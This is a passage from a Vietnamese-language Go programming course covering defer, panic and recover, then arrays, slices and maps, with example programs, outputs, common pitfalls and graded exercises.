    return kq
}

func main() {
    if kq, err := chia(10, 4); err == nil {
        fmt.Println("10/4 =", kq)
    }
    if _, err := chia(1, 0); err != nil {
        fmt.Println("lỗi:", err)
    }
    t, tb := thongKe(1, 2, 3, 4)
    fmt.Println(t, tb)

    so := []int{5, 6}
    fmt.Println(thongKe(so...)) // truyền slice vào tham số biến thiên

    a, b := boDem(), boDem()
    fmt.Println(a(), a(), a(), b())

    fmt.Println(apDung([]int{1, 2, 3}, func(x int) int { return x * x }))
}
```

```
10/4 = 2.5
lỗi: chia cho 0
10 2.5
11 5.5
1 2 3 1
[1 4 9]
```

Closure là kỹ thuật nền cho rất nhiều thứ bạn sẽ gặp: **middleware** của Gin, **functional options** (Buổi 17), hàm callback, bộ sinh số, memoization.

4.5. Kiểu hàm và truyền tham số "theo giá trị"

Go **luôn truyền tham số theo giá trị** (bản sao). Với số, bool, string, array, struct thì bản sao độc lập. Với slice, map, channel, con trỏ, hàm thì cái được sao chép là *"tay cầm"* nhỏ trỏ đến dữ liệu thật, nên thay đổi nội dung qua tay cầm sẽ thấy ở bên ngoài. Chi tiết ở Buổi 4–5.

```go
type XuLy func(string) (string, error)   // đặt tên cho kiểu hàm

func chay(x XuLy, in string) { /* ... */ }
```

4.6. Đệ quy

Hàm có thể gọi chính nó. Go không tối ưu "đệ quy đuôi", nhưng ngăn xếp (stack) của goroutine tự co giãn và rất lớn (mặc định tối đa 1 GB trên 64 bit), nên đệ quy sâu vài chục nghìn tầng vẫn chạy được. Dù vậy, lặp bằng vòng `for` thường rõ ràng và nhanh hơn khi có thể.

5. defer: dọn dẹp chắc chắn

> **defer**
> `defer f(args)` hoãn việc gọi `f` cho đến khi **hàm bao quanh kết thúc** (dù kết thúc bình thường, bằng `return`, hay do `panic`). Các lệnh `defer` chạy theo thứ tự **ngược lại (LIFO)**: khai báo sau chạy trước.

Hai quy tắc cần nắm chắc:

1. **Các đối số của hàm bị hoãn được tính ngay tại dòng `defer`**, không phải lúc chạy.
2. Hàm bị hoãn là closure có thể **đọc và sửa các kết quả có tên** của hàm bao quanh.

```go
package main

import "fmt"

func demo() (kq int) {
    defer fmt.Println("defer 1")
    defer fmt.Println("defer 2")
    for i := 0; i < 3; i++ {
        defer fmt.Println("vòng lặp defer", i) // i được tính NGAY tại đây
    }
    defer func() { kq *= 2 }() // sửa kết quả có tên
    fmt.Println("thân hàm")
    return 21
}

func main() {
    fmt.Println("kết quả:", demo())
}
```

```
thân hàm
vòng lặp defer 2
vòng lặp defer 1
vòng lặp defer 0
defer 2
defer 1
kết quả: 42
```

5.1. Công dụng điển hình

```go
f, err := os.Open("data.txt")
if err != nil {
    return err
}
defer f.Close()          // đảm bảo đóng file dù các dòng sau return ở đâu

mu.Lock()
defer mu.Unlock()        // đảm bảo nhả khóa (Buổi 14)

tx, _ := db.Begin()
defer tx.Rollback()      // an toàn: sau Commit thì Rollback không còn tác dụng
```

Quy tắc vàng: **đặt `defer` ngay sau khi lấy tài nguyên thành công** (và sau khi kiểm tra lỗi), để việc giải phóng không bị bỏ sót khi hàm sau này dài thêm.

> **defer trong vòng lặp**
> `defer` chỉ chạy khi *hàm* kết thúc, không phải khi một lần lặp kết thúc. Nếu mở file trong vòng lặp và `defer f.Close()`, tất cả file chỉ được đóng khi cả hàm xong, có thể hết file descriptor. Cách đúng: tách thân vòng lặp ra một hàm riêng (mỗi lần gọi có `defer` của nó) hoặc đóng thủ công.

> **os.Exit và log.Fatal không chạy defer**
> Hai lệnh này kết thúc chương trình ngay lập tức, các `defer` chưa chạy sẽ bị bỏ qua. Chỉ gọi ở tầng `main`, sau khi đã dọn dẹp.

6. panic và recover

6.1. panic là gì?

`panic` là cơ chế dừng khẩn cấp: hàm hiện tại dừng, chạy các `defer`, rồi lan ngược lên ngăn xếp gọi; nếu không ai chặn, chương trình in thông tin (kèm stack trace) và thoát với mã 2. `panic` xảy ra khi:

- Lỗi thời gian chạy: chỉ số ngoài phạm vi, chia số nguyên cho 0, **truy cập con trỏ nil**, ghi vào **map nil**, ép kiểu interface sai.
- Bạn tự gọi `panic("...")` khi gặp tình huống *không thể tiếp tục và là lỗi lập trình* (bất biến bị vi phạm).

6.2. recover

`recover()` chỉ có tác dụng khi được gọi **trực tiếp bên trong một hàm bị hoãn (deferred)**. Nó chặn `panic` và trả về giá trị panic; chương trình tiếp tục từ nơi hàm bao quanh trả về.

```go
package main

import "fmt"

func chiaAnToan(a, b int) (kq int, err error) {
    defer func() {
        if r := recover(); r != nil {
            err = fmt.Errorf("khôi phục từ panic: %v", r)
        }
    }()
    return a / b, nil // b == 0 gây panic
}
```

```go
func main() {
    fmt.Println(chiaAnToan(10, 2))
    fmt.Println(chiaAnToan(1, 0))

    var m map[string]int
    defer func() {
        fmt.Println("recover:", recover())
    }()
    m["a"] = 1 // panic: ghi vào map nil
    fmt.Println("không bao giờ chạy tới đây")
}
```

```
5 <nil>
0 khôi phục từ panic: runtime error: integer divide by zero
recover: assignment to entry in nil map
```

6.3. Khi nào dùng panic, khi nào dùng error?

	`error`	`panic`
Bản chất	Tình huống **có thể xảy ra bình thường**	Lỗi **lập trình** hoặc **không thể phục hồi**
Ví dụ	file không tồn tại, input sai, mạng timeout, hết hàng	index ngoài phạm vi, nil pointer, bất biến bị phá
Cách xử lý	Trả về và xử lý ở nơi phù hợp	Thường để chương trình chết (hoặc recover ở biên)
Trong thư viện	**Luôn trả** `error`	Hầu như không bao giờ panic ra ngoài API công khai

> **Recover ở "biên" của hệ thống**
> Ở backend, một request bị lỗi lập trình không được phép làm sập cả server phục vụ hàng nghìn request khác. Vì vậy các framework (kể cả Gin với middleware `Recovery`) đặt một `defer ... recover()` quanh mỗi handler: bắt panic, ghi log kèm stack trace, trả về HTTP 500 rồi tiếp tục phục vụ. Đó là cách dùng `recover` hợp lý duy nhất: **ở biên**, để ghi nhận và cô lập lỗi, không dùng `panic/recover` như `try/catch` cho luồng nghiệp vụ thông thường.

7. Sai lầm thường gặp

> **Danh sách bẫy của buổi này**
> 1. **Quên rằng map duyệt ngẫu nhiên thứ tự** rồi viết test phụ thuộc thứ tự in ra.
> 2. **Dùng `break` trong `switch` bên trong `for` và tưởng đã thoát vòng lặp.**
> 3. `defer` **trong vòng lặp** gây giữ tài nguyên quá lâu.
> 4. **Bắt biến vòng lặp trong goroutine/closure** (ở Go cũ), nhớ kiểm tra dòng `go` trong `go.mod`.
> 5. **Gọi `recover()` không nằm trong hàm defer**, nó luôn trả `nil`.
> 6. **Dùng `panic` cho lỗi nghiệp vụ** (ví dụ "user không tồn tại"), thay vì trả `error`.
> 7. **Lạm dụng `return` trần** trong hàm dài, người đọc khó biết giá trị nào được trả.
> 8. **Quên kiểm tra `err` ngay sau lời gọi**, rồi dùng giá trị trả về không hợp lệ.

8. Tóm tắt

Tóm tắt buổi học

- `if` có thể có câu lệnh khởi tạo; viết theo kiểu guard clause để code phẳng và dễ đọc.
- `switch` không rơi xuống, nhiều giá trị trong một `case`, có dạng không biểu thức.
- Chỉ có `for`: ba thành phần, điều kiện, vô hạn, `range` (slice, string, map, channel, số nguyên, iterator).
- Từ Go 1.22 mỗi lần lặp có biến riêng; map duyệt thứ tự ngẫu nhiên.
- Hàm trả về nhiều giá trị (cuối là `error`), variadic, hàm là giá trị, closure bắt biến theo tham chiếu.
- `defer` chạy LIFO khi hàm kết thúc, đối số tính ngay; dùng để giải phóng tài nguyên.
- `panic` cho lỗi lập trình, `error` cho tình huống bình thường; `recover` chỉ hợp lý ở biên hệ thống.

9. Bài tập

1. **[Cơ bản]** FizzBuzz: in số từ 1 đến 30; bội của 3 in `Fizz`, bội của 5 in `Buzz`, bội của cả hai in `FizzBuzz`. Viết bằng `switch` không biểu thức.
2. **[Cơ bản]** Viết hàm `LaSoNguyenTo(n int) bool` và in tất cả số nguyên tố nhỏ hơn 100. Tối ưu: chỉ thử chia đến căn bậc hai của `n`.
3. **[Cơ bản]** Viết hàm `GiaiPTBac2(a, b, c float64) (x1, x2 float64, soNghiem int, err error)`. Xử lý `a == 0`, delta âm, delta bằng 0. Dùng `math.Sqrt`.
4. **[Trung bình]** Viết hàm variadic `Max(so int, cacSoKhac ...int) int` (ít nhất một đối số). Viết thêm `Loc(xs []int, dieuKien func(int) bool) []int` và dùng nó để lọc số chẵn, số lớn hơn 10.
5. **[Trung bình]** Viết bộ sinh Fibonacci bằng closure: `fib := TaoFib()` mỗi lần gọi `fib()` trả về số tiếp theo. In 15 số đầu.
6. **[Trung bình]** Viết hàm `DoThoiGian(ten string) func()` dùng để đo thời gian chạy: gọi `defer DoThoiGian("xuLy")()` ở đầu hàm sẽ in ra thời gian hàm chạy (dùng `time.Now()` và `time.Since`). Giải thích vì sao phải có hai cặp ngoặc `()()`.
7. **[Nâng cao]** Viết hàm `ChayAnToan(f func()) (err error)` chạy `f`, nếu `f` panic thì chuyển panic thành `error` (kèm giá trị panic) và trả về. Thử với `f` chia cho 0 và `f` truy cập slice ngoài phạm vi.
8. **[Nâng cao]** Viết hàm `Retry(soLan int, f func() error) error` thử gọi `f` tối đa `soLan` lần, dừng ngay khi thành công, trả về lỗi cuối cùng nếu hết lượt. Thêm thời gian chờ tăng dần giữa các lần (backoff) bằng `time.Sleep`. Đây là mẫu bạn sẽ dùng thật khi gọi dịch vụ ngoài (Buổi 39).
9. **[Thử thách]** Viết hàm `Memoize(f func(int) int) func(int) int` dùng closure và `map[int]int` để lưu kết quả đã tính. Dùng nó tối ưu hàm Fibonacci đệ quy và so sánh thời gian với `n = 40` khi có và không có memoization. (Lưu ý: map này chưa an toàn đồng thời, sẽ giải quyết ở Buổi 14.)

Buổi 4 — Array, Slice và Map

Thông tin buổi học

Thời lượng: 4–5 giờ · **Mức độ:** Cơ bản – Trung bình · **Cần biết trước:** Buổi 1–3

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Giải thích slice là gì bên trong (con trỏ, độ dài, dung lượng) và vì sao hai slice có thể dùng chung dữ liệu.
- Dự đoán chính xác kết quả của `append`, cắt slice (`s[a:b]`), `copy` và tránh các bug "ghi đè ngầm".
- Dùng map thành thạo: kiểm tra tồn tại, xóa, đếm, nhóm, làm tập hợp (set).
- Dùng các gói `slices` và `maps` của thư viện chuẩn thay cho việc tự viết vòng lặp.
- Biết các cạm bẫy về hiệu năng và bộ nhớ khi dùng slice/map trong server.

Đây là một trong những buổi quan trọng nhất của giai đoạn 1. Hơn một nửa bug "khó hiểu" của người mới học Go đến từ việc chưa nắm bản chất slice và map.

1. Array (mảng)

Array

Array là dãy phần tử **cùng kiểu, độ dài cố định** và độ dài là một phần của kiểu: `[3]int` và `[4]int` là hai kiểu khác nhau. Array là **giá trị**: gán hoặc truyền vào hàm sẽ **sao chép toàn bộ**.

```go
package main

import "fmt"

func main() {
    a := [3]int{1, 2, 3}
    b := a // sao chép toàn bộ mảng
    b[0] = 99
    fmt.Println(a, b, a == [3]int{1, 2, 3})

    c := [...]string{"x", "y", "z"} // độ dài do trình biên dịch đếm
    fmt.Println(len(c), c)

    var luoi [2][3]int // mảng 2 chiều
    luoi[1][2] = 7
    fmt.Println(luoi)
}
```

```
[1 2 3] [99 2 3] true
3 [x y z]
[[0 0 0] [0 0 7]]
```

Trong thực tế bạn **hiếm khi dùng array trực tiếp**; slice linh hoạt hơn nhiều. Array xuất hiện khi kích thước thật sự cố định (ví dụ băm SHA-256 là `[32]byte`, địa chỉ IPv4 là `[4]byte`) và làm "bộ nhớ nền" đứng sau slice.

2. Slice: cấu trúc quan trọng nhất

2.1. Slice thực sự là gì?

> **Slice**
> Slice là một **cái nhìn (view)** vào một phần của một array nền (backing array). Bản thân slice là một struct nhỏ gồm ba trường: **con trỏ** đến phần tử đầu tiên mà nó thấy, **độ dài** `len` (số phần tử đang dùng) và **dung lượng** `cap` (số phần tử tối đa từ vị trí đầu cho đến hết array nền).

```
s := []int{10, 20, 30, 40, 50}      t := s[1:3]

Array nền:   [ 10 | 20 | 30 | 40 | 50 ]
              ^     ^
              |     +-- t.ptr  ,  t.len = 2  ,  t.cap = 4
              +-- s.ptr  ,  s.len = 5  ,  s.cap = 5

s và t cùng trỏ vào một array: sửa t[0] cũng làm s[1] thay đổi.
```

Khi truyền slice vào hàm, Go sao chép **header ba trường này** (rất nhẹ, 24 byte trên máy 64 bit), không sao chép dữ liệu. Vì vậy hàm nhận slice có thể sửa phần tử mà người gọi nhìn thấy, nhưng **không thể** làm người gọi thấy sự thay đổi về độ dài (xem mục 2.4).

2.2. Tạo slice

```go
package main

import "fmt"

func main() {
    var s []int // nil slice: len 0, cap 0, chưa có array nền
    fmt.Println(s == nil, len(s), cap(s))

    s = append(s, 1, 2, 3)
    fmt.Println(s, len(s), cap(s))

    t := make([]int, 3, 10) // len 3, cap 10, các phần tử = zero value
    fmt.Println(t, len(t), cap(t))

    u := []string{"a", "b", "c", "d"} // slice literal
    fmt.Println(u[1:3], u[:2], u[2:], u[:])

    e := []int{} // slice rỗng nhưng KHÔNG nil
    fmt.Println(e == nil, len(e))
}
```

```
true 0 0
[1 2 3] 3 3
[0 0 0] 3 10
[b c] [a b] [c d] [a b c d]
false 0
```

Quy tắc cắt `s[low:high]`: lấy phần tử từ chỉ số `low` đến `high-1`; `low` mặc định 0, `high` mặc định `len(s)`. Kết quả có `len = high - low` và `cap = cap(s) - low`.

> **nil slice và slice rỗng**
> Về cách dùng, hai loại này gần như giống nhau: `len` = 0, `append`, `range` đều hoạt động. Khác biệt chỉ lộ ra khi so sánh với `nil` và khi mã hóa JSON: `nil` slice thành `null`, còn slice rỗng thành `[]`. Với API trả về mảng JSON, hãy khởi tạo `[]T{}` để client luôn nhận `[]`, tránh `null` gây lỗi phía frontend.

2.3. append và quy tắc tăng dung lượng

`append(s, x...)` trả về slice mới. Nếu còn chỗ (`len < cap`), nó ghi vào array nền hiện tại (và **có thể ghi đè dữ liệu mà slice khác đang nhìn thấy**). Nếu hết chỗ, Go cấp phát một array nền **mới lớn hơn**, sao chép dữ liệu sang, và slice trả về trỏ vào array mới.

Dung lượng tăng theo kiểu nhân đôi cho slice nhỏ, và tăng chậm dần (khoảng 1,25 lần cộng thêm hằng số) khi slice lớn, nên chi phí nối thêm trung bình là O(1) ("amortized"). Con số cụ thể phụ thuộc phiên bản Go và kích thước phần tử (do làm tròn theo size class của bộ cấp phát):

```go
package main

import "fmt"

func main() {
    var s []int
    last := -1
    for i := 0; i < 2000; i++ {
        s = append(s, i)
        if cap(s) != last {
            fmt.Printf("len=%-4d cap=%d\n", len(s), cap(s))
            last = cap(s)
        }
    }
}
```

```
len=1    cap=4
len=5    cap=8
len=9    cap=16
len=17   cap=32
len=33   cap=64
len=65   cap=128
len=129  cap=256
len=257  cap=512
len=513  cap=848
len=849  cap=1280
len=1281 cap=1792
len=1793 cap=2560
```

> **Lưu ý**
> Đây là kết quả trên Go 1.27; các phiên bản khác (đặc biệt trước 1.25) có thể cho con số khác ở những lần cấp phát đầu. **Không bao giờ viết code phụ thuộc vào giá trị `cap` cụ thể.** Điều cần nhớ là quy luật: cấp phát lại khi đầy, dung lượng tăng theo cấp số nhân.

Cấp phát trước (pre-allocate): khi bạn biết trước (hoặc ước lượng được) số phần tử, hãy tạo slice với `make([]T, 0, n)`. Việc này tránh cấp phát và sao chép lặp lại, là một trong những tối ưu rẻ nhất và hiệu quả nhất trong Go:

```go
ids := make([]int64, 0, len(users)) // biết trước kích thước
for _, u := range users {
    ids = append(ids, u.ID)
}
```

2.4. Bẫy lớn nhất: hai slice dùng chung array nền

Hãy dự đoán kết quả của chương trình sau **trước khi chạy**, rồi đối chiếu:

```go
package main

import "fmt"

func main() {
    a := []int{1, 2, 3, 4, 5}
    b := a[1:3] // dùng chung array nền với a
    fmt.Println(b, len(b), cap(b))

    b[0] = 99 // sửa qua b, a cũng đổi
    fmt.Println(a)

    b = append(b, 100) // còn chỗ (cap 4): GHI ĐÈ a[3]
    fmt.Println(a, b)

    c := a[1:3:3] // "full slice expression": giới hạn cap = 3-1 = 2
    c = append(c, 7) // hết chỗ -> array mới, a không bị ảnh hưởng
    c[0] = -1
    fmt.Println(a, c)
}
```

```
[2 3] 2 4
[1 99 3 4 5]
[1 99 3 100 5] [99 3 100]
[1 99 3 100 5] [-1 3 7]
```

Phân tích từng bước:

1. `b := a[1:3]` có `len=2`, `cap=4` (từ chỉ số 1 đến hết array nền 5 phần tử).
2. `b[0] = 99` sửa phần tử số 1 của array nền, nên `a` thấy thay đổi.
3. `append(b, 100)`: `len(b)=2 < cap(b)=4` nên ghi vào vị trí array nền số 3, **làm hỏng** `a[3]` từ `4` thành `100`. Đây chính là loại bug ngầm.
4. Biểu thức đầy đủ `a[low:high:max]` đặt `cap = max - low`. Với `c := a[1:3:3]`, `cap=2` nên `append` buộc phải cấp phát array mới và `a` an toàn.

Quy tắc an toàn

- Sau khi cắt một slice rồi giữ lâu hoặc đưa cho nơi khác sửa, hãy **sao chép** bằng `slices.Clone(s)` hoặc `copy`.
- Khi truyền slice vào hàm có thể `append`, hãy hiểu rằng nó có thể ghi đè dữ liệu ngoài vùng `len` của bạn nếu còn `cap`.
- Luôn gán lại kết quả của `append`: `s = append(s, x)`.

2.5. Truyền slice vào hàm

```go
package main

import "fmt"
```

```go
func themSai(s []int) {
    s = append(s, 100) // chỉ đổi bản sao header; người gọi không thấy
}

func suaPhanTu(s []int) {
    s[0] = -1 // đổi dữ liệu dùng chung; người gọi thấy
}

func themDung(s []int) []int {
    return append(s, 100) // trả về slice mới, người gọi phải gán lại
}

func main() {
    s := make([]int, 2, 10)
    themSai(s)
    fmt.Println(s, len(s))
    suaPhanTu(s)
    fmt.Println(s)
    s = themDung(s)
    fmt.Println(s, len(s))
}
```

```
[0 0] 2
[-1 0]
[-1 0 100] 3
```

Quy ước của thư viện chuẩn: hàm làm thay đổi độ dài slice thì **trả về slice mới** (như `append`, `slices.Delete`); người gọi phải gán lại.

2.6. copy và thao tác phổ biến

`copy(dst, src)` sao chép `min(len(dst), len(src))` phần tử và trả về số phần tử đã chép. Từ Go 1.21, gói `slices` cung cấp hầu hết thao tác thường dùng; hãy ưu tiên nó:

```go
package main

import (
    "cmp"
    "fmt"
    "slices"
)

type SV struct {
    Ten  string
    Diem float64
}

func main() {
    s := []int{10, 20, 30, 40, 50}

    s = slices.Delete(s, 1, 3) // xóa chỉ số [1,3): bỏ 20 và 30
    fmt.Println(s)

    s = slices.Insert(s, 1, 15, 16) // chèn tại chỉ số 1
    fmt.Println(s)

    cp := slices.Clone(s) // bản sao độc lập
    cp[0] = 0
    fmt.Println(s[0], cp[0])

    fmt.Println(slices.Contains(s, 40), slices.Index(s, 16), slices.Max(s))
```

```
    xs := []int{5, 2, 8, 1, 9, 4}
    slices.Sort(xs)
    fmt.Println(xs)
    i, found := slices.BinarySearch(xs, 5)
    fmt.Println(i, found)

    xs = slices.DeleteFunc(xs, func(x int) bool { return x%2 == 1 }) // lọc bỏ số lẻ
    fmt.Println(xs)

    ds := []SV{{"An", 7.5}, {"Bình", 9}, {"Chi", 8}}
    // sắp xếp theo điểm giảm dần
    slices.SortFunc(ds, func(a, b SV) int { return cmp.Compare(b.Diem, a.Diem) })
    fmt.Println(ds)
}
```

```
[10 40 50]
[10 15 16 40 50]
10 0
true 2 50
[1 2 4 5 8 9]
3 true
[2 4 8]
[{Bình 9} {Chi 8} {An 7.5}]
```

Các hàm cần nhớ của `slices`: `Contains`, `Index`, `Equal`, `Sort`, `SortFunc`, `SortStableFunc`, `BinarySearch`, `Reverse`, `Max`, `Min`, `Clone`, `Compact` (bỏ phần tử trùng liền kề), `Insert`, `Delete`, `DeleteFunc`, `IndexFunc`, `ContainsFunc`. Hàm so sánh trong `SortFunc` trả về số âm / 0 / số dương (dùng `cmp.Compare`).

2.7. Slice 2 chiều

Không có "mảng hai chiều" động sẵn; bạn tạo slice các slice và **phải khởi tạo từng hàng**:

```
grid := make([][]int, 3)
for i := range grid {
    grid[i] = make([]int, 4) // mỗi hàng là một slice riêng
}
grid[1][2] = 5
```

2.8. Rò rỉ bộ nhớ do cắt slice

Cắt một đoạn nhỏ từ slice lớn **giữ nguyên cả array nền lớn** trong bộ nhớ chừng nào đoạn nhỏ còn được tham chiếu. Ví dụ đọc một tệp 100 MB rồi giữ 3 byte đầu bằng `data[:3]`, bạn đang giữ cả 100 MB. Cách sửa: sao chép phần cần giữ.

```
func layBaByteDau(data []byte) []byte {
    return slices.Clone(data[:3]) // tách khỏi array nền lớn
}
```

3. Map

> **Map**
> Map là bảng băm (hash table): ánh xạ **khóa → giá trị**, tra cứu, thêm, xóa trong thời gian trung bình O(1). Khóa phải thuộc kiểu **so sánh được bằng** `==` (số, string, bool, array, struct gồm các trường so sánh được, con trỏ...). Slice, map, hàm **không** được làm khóa.

Từ Go 1.24, cài đặt bên trong của map được thay bằng **Swiss Tables**, nhanh hơn và dùng ít bộ nhớ hơn; cách dùng không đổi.

3.1. Tạo và thao tác

```
m := make(map[string]int)            // map rỗng
m2 := map[string]int{"an": 1, "bình": 2} // literal
m["chi"] = 3                         // thêm hoặc ghi đè
v := m["khong-co"]                   // key không tồn tại -> zero value (0)
v, ok := m["chi"]                    // "comma ok": ok báo có tồn tại không
delete(m, "chi")                     // xóa (không lỗi nếu không tồn tại)
n := len(m)                          // số phần tử
```

Thành ngữ **comma ok** là bắt buộc phải thuộc: vì tra khóa không tồn tại trả về zero value, bạn không thể phân biệt "không có" và "có nhưng giá trị là 0" nếu không dùng `ok`.

3.2. Các tính chất cần nhớ

- **Map nil đọc được nhưng không ghi được**: `var m map[string]int` rồi `m["a"] = 1` gây **panic**. Luôn khởi tạo bằng `make` hoặc literal trước khi ghi.
- **Thứ tự duyệt không xác định** và cố ý được xáo trộn mỗi lần chạy. Muốn in theo thứ tự: lấy khóa ra, sắp xếp, rồi duyệt (xem ví dụ dưới).
- **Map là kiểu tham chiếu**: gán hay truyền map chỉ sao chép "tay cầm"; cả hai cùng trỏ vào dữ liệu. Muốn bản sao: `maps.Clone(m)`.
- **Map không an toàn khi nhiều goroutine cùng truy cập** nếu có ít nhất một lần ghi: Go sẽ báo `fatal error: concurrent map writes` và dừng chương trình. Dùng mutex hoặc `sync.Map` (Buổi 14).
- Xóa phần tử trong khi `range` là **được phép** và an toàn.
- Giá trị trong map **không lấy địa chỉ được**: `m[k].Truong = x` là lỗi biên dịch khi giá trị là struct. Phải lấy ra, sửa, rồi gán lại (hoặc lưu con trỏ `map[K]*T`).

3.3. Ví dụ: đếm từ, tập hợp, nhóm, tra cứu nhanh

```
package main

import (
    "fmt"
    "maps"
    "slices"
    "strings"
)

func main() {
    text := "go là go và gin là gin go"
    dem := make(map[string]int)
    for _, w := range strings.Fields(text) {
        dem[w]++ // key chưa có -> bắt đầu từ 0 rồi cộng 1
    }
    // map không có thứ tự: lấy khóa ra, sắp xếp rồi in
    for _, k := range slices.Sorted(maps.Keys(dem)) {
        fmt.Printf("%-4s %d\n", k, dem[k])
    }
    if v, ok := dem["rust"]; !ok {
        fmt.Println("không có rust, v =", v)
    }
    delete(dem, "go")
    fmt.Println(len(dem))

    // Tập hợp (set): dùng map[T]struct{} vì struct{} không tốn bộ nhớ
    set := map[string]struct{}{}
    for _, w := range []string{"a", "b", "a", "c", "b"} {
        set[w] = struct{}{}
    }
    fmt.Println(len(set), slices.Sorted(maps.Keys(set)))
}
```

```
gin  2
go   3
là   2
và   1
không có rust, v = 0
3
3 [a b c]
```

```go
package main

import (
    "fmt"
    "maps"
    "slices"
)

type SanPham struct {
    Ten     string
    DanhMuc string
}

type TonKho struct {
    Ten string
    SL  int
}

// HaiSo trả về chỉ số hai phần tử có tổng bằng muc; O(n) nhờ map.
func HaiSo(xs []int, muc int) (int, int, bool) {
    daThay := make(map[int]int) // giá trị -> chỉ số
    for i, x := range xs {
        if j, ok := daThay[muc-x]; ok {
            return j, i, true
        }
        daThay[x] = i
    }
    return 0, 0, false
}

func main() {
    ds := []SanPham{
        {"Áo", "thời trang"}, {"Laptop", "điện tử"},
        {"Quần", "thời trang"}, {"Chuột", "điện tử"},
    }
    nhom := map[string][]string{} // nhóm theo danh mục
    for _, sp := range ds {
        nhom[sp.DanhMuc] = append(nhom[sp.DanhMuc], sp.Ten) // append vào slice nil vẫn ổn
    }
    for _, k := range slices.Sorted(maps.Keys(nhom)) {
        fmt.Println(k, nhom[k])
    }

    // map lồng nhau: phải khởi tạo map con trước khi ghi
    kho := map[string]map[string]int{"hn": {"áo": 5}}
    if con, ok := kho["hcm"]; !ok {
        fmt.Println("chưa có kho hcm, map con nil:", con == nil)
    }

    // phần tử struct trong map: lấy ra, sửa, gán lại cả struct
    m := map[int]TonKho{1: {"x", 1}}
    t := m[1]
    t.SL++
    m[1] = t
    fmt.Println(m)

    fmt.Println(HaiSo([]int{2, 7, 11, 15}, 9))
    fmt.Println(HaiSo([]int{1, 2}, 10))
}
```

```
thời trang [Áo Quần]
điện tử [Laptop Chuột]
chưa có kho hcm, map con nil: true
map[1:{x 2}]
0 1 true
0 0 false
```

3.4. Gói maps và duyệt có thứ tự

`maps.Keys(m)` và `maps.Values(m)` trả về **iterator** (từ Go 1.23). Gom chúng thành slice bằng `slices.Collect(...)` hoặc `slices.Sorted(...)` (gom và sắp xếp luôn). Ngoài ra: `maps.Clone`, `maps.Copy`, `maps.DeleteFunc`, `maps.Equal`.

4. range và cạm bẫy "bản sao"

Với slice các struct, biến `v` trong `for _, v := range xs` là **bản sao** của phần tử. Sửa `v` không đổi slice:

```go
type Item struct{ SL int }
items := []Item{{1}, {2}}

for _, it := range items {
    it.SL *= 10 // chỉ sửa bản sao
}
// items vẫn là [{1} {2}]

for i := range items {
    items[i].SL *= 10 // sửa thẳng phần tử qua chỉ số
}
// items bây giờ là [{10} {20}]
```

5. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Quên gán lại kết quả** `append`: `append(s, 1)` một mình không có tác dụng.
2. `append` **vào slice con làm hỏng slice gốc** (mục 2.4). Dùng full slice expression hoặc `Clone`.
3. **Ghi vào map nil** gây panic. Luôn `make` trước.
4. **Dựa vào thứ tự duyệt map.** Dùng khóa đã sắp xếp khi cần ổn định (đặc biệt trong test và khi tạo JSON/hash).
5. **Sửa biến** `v` **của** `range` **rồi tưởng đã sửa phần tử.**
6. **Dùng map từ nhiều goroutine không có khóa**: `fatal error: concurrent map writes`.
7. **Giữ slice con của dữ liệu lớn** làm tốn bộ nhớ lâu dài.
8. **Dùng** `m[k].f = x` **với giá trị struct**: lỗi biên dịch; hãy lưu con trỏ hoặc gán lại struct.
9. **Trả về slice nội bộ của một struct** (`return s.items`), người gọi có thể sửa trạng thái nội bộ. Trả về bản sao khi cần bảo vệ.

6. Góc nhìn thực chiến

Góc nhìn thực chiến

- **Cấp phát trước kích thước**: trong handler trả về danh sách 1000 bản ghi, `make([]T, 0, n)` giảm đáng kể áp lực lên bộ thu gom rác. Các thao tác này sẽ được đo bằng `pprof` và benchmark ở Buổi 16.
- **Khi nào dùng map, khi nào dùng slice?** Với dưới khoảng vài chục phần tử, tìm tuyến tính trong slice thường *nhanh hơn* map do tận dụng bộ nhớ đệm CPU. Map phù hợp khi tập lớn và tra cứu nhiều.
- **Map làm cache trong server** cần có khóa bảo vệ, giới hạn kích thước và thời gian sống; map không giới hạn là nguồn rò rỉ bộ nhớ kinh điển. Cache thực thụ sẽ làm với Redis ở Buổi 32.
- `null` **hay** `[]` trong JSON của API là chi tiết nhỏ nhưng làm phía frontend lỗi nhiều lần: luôn trả `[]` cho danh sách rỗng.

7. Tóm tắt

Tóm tắt buổi học

- Array: độ dài cố định, là giá trị (sao chép khi gán). Hiếm dùng trực tiếp.
- Slice = (con trỏ, `len`, `cap`) nhìn vào array nền. Cắt slice **không sao chép** dữ liệu.
- `append` ghi đè array nền nếu còn `cap`, ngược lại cấp phát mới; luôn gán lại kết quả; cấp phát trước bằng `make([]T, 0, n)`.
- Muốn tách khỏi array nền: `slices.Clone`, `copy` hoặc full slice expression `s[a:b:b]`.
- Map: `comma ok`, nil map không ghi được, duyệt thứ tự ngẫu nhiên, không an toàn đa luồng.
- Dùng `slices`, `maps`, `cmp` của thư viện chuẩn cho sắp xếp, tìm kiếm, sao chép.

8. Bài tập

1. **[Cơ bản]** Cho `xs := []int{3, 1, 4, 1, 5, 9, 2, 6}`. In ra: tổng, giá trị lớn nhất, nhỏ nhất, trung bình, và slice đã sắp xếp (không làm thay đổi `xs` gốc: dùng `slices.Clone` trước khi sort).
2. **[Cơ bản]** Viết hàm `DaoNguoc(xs []int) []int` trả về slice mới đảo thứ tự (không đổi slice gốc), sau đó viết `DaoNguocTaiCho(xs []int)` đảo ngay trên slice gốc.
3. **[Cơ bản]** Viết chương trình đếm tần suất từng ký tự (rune) trong một chuỗi tiếng Việt và in kết quả theo thứ tự giảm dần tần suất.
4. **[Trung bình]** Viết hàm `LoaiTrung(xs []int) []int` loại phần tử trùng nhưng giữ thứ tự xuất hiện đầu tiên, bằng map. Sau đó viết biến thể dùng `slices.Sort` + `slices.Compact`; so sánh hai cách về thứ tự và độ phức tạp.
5. **[Trung bình]** Dự đoán rồi chạy: `a := []int{1,2,3}; b := append(a[:1], 10); fmt.Println(a, b)`. Giải thích kết quả bằng khái niệm array nền. Sửa để `a` không bị ảnh hưởng theo hai cách khác nhau.
6. **[Trung bình]** Viết hàm `NhomTheoDoDai(tu []string) map[int][]string` nhóm các từ theo số rune. In kết quả theo thứ tự độ dài tăng dần.
7. **[Nâng cao]** Cài đặt **ngăn xếp (stack)** và **hàng đợi (queue)** bằng slice. Dùng chúng để kiểm tra chuỗi ngoặc hợp lệ như `"{[()]}"` và `"([)]"`.

